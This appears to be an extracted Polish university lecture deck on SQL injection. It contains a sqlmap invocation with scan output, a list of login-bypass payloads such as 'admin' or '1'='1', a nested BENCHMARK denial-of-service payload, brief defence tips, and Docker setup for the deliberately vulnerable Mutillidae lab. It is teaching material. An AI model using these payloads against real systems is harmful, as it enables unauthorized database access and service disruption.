
SQL Injection Analiza




SQL Injection Analiza




SQL Injection Analiza



SQL Injection Analiza



SQL Injection Analiza



Nie wszystko jest uniwersalne!

Repo na GitHub z listą payloadów:


<https://github.com/payloadbox/sql-injection-payload-list>

- Różne rodzaje komentarzy (,--, ,-- -, ,#')
- Wielkość liter ma znaczenie
- Wyrazy mogą zostać wyfiltrowane

Comments:

#	Hash comment
/*	C-style comment
-- -	SQL comment
;%00	Nullbyte
`	Backtick

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --l
```



{1.3.4.44#dev}

<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:53 /2019-04-30/

```
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

```
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin' or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
```

Dlatego po to istnieją narzędzia automatyzujące

Złożone Kombinacje SQL Injection

- SQL injection + Insufficient Authentication
- SQL injection + DDoS attacks
- SQL injection + DNS hijacking
- SQL injection + XSS

```
x' AND BENCHMARK(9999999,BENCHMARK(999999,BENCHMARK(999999,MD5(NOW()))))=0 OR '1'='1
```

W tym przypadku serwer spróbuje obliczyć skrót MD5 dla aktualnego czasu $999999^3 = 999997000002999999$ (w zaokrągleniu trylion) razy

Ochrona

- ✓ w odpowiedni sposób weryfikować zmienne przekazywane do użytkownika do aplikacji
- ✓ sprawdzić czy przekazana zmienna jest w odpowiednim formacie (liczba)
- ✓ należy uniemożliwić zamknięcie przez atakującego zmiennej tekstowej znakiem

Bonusowe Materiały

<https://tryhackme.com/room/sqlilab>

<https://portswigger.net/web-security/sql-injection>

DEMO

webpwnized / [mutillidae-docker](#)



17 ★

OWASP Mutillidae II is a free, open-source, deliberately vulnerable web application providing a target for web-security enthusiasts.



webpwnized

Jakieś Pytania?





Politechnika
Wrocławska



Dzięki za Uwagę!



HR EXCELLENCE IN RESEARCH

Laby Instalacja – Docker i Docker-Compose

#docker

```
sudo apt-get install apt-transport-https ca-certificates curl gnupg lsb-release
```

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
```

```
echo "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

```
sudo apt-get install docker-ce docker-ce-cli containerd.io
```

```
sudo usermod -aG docker $USER
```

#docker-compose

```
sudo curl -L
```

```
"https://github.com/docker/compose/releases/download/1.29.0/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
```

```
sudo chmod +x /usr/local/bin/docker-compose
```

Laby Instalacja – Instalacja DEMO Lab

Link do repo:

<https://github.com/webpwnized/mutillidae-docker>

```
git clone https://github.com/webpwnized/mutillidae-docker
```

webpwnized / **mutillidae-docker**

17 ★

OWASP Mutillidae II is a free, open-source, deliberately vulnerable web application providing a target for web-security enthusiasts.



webpwnized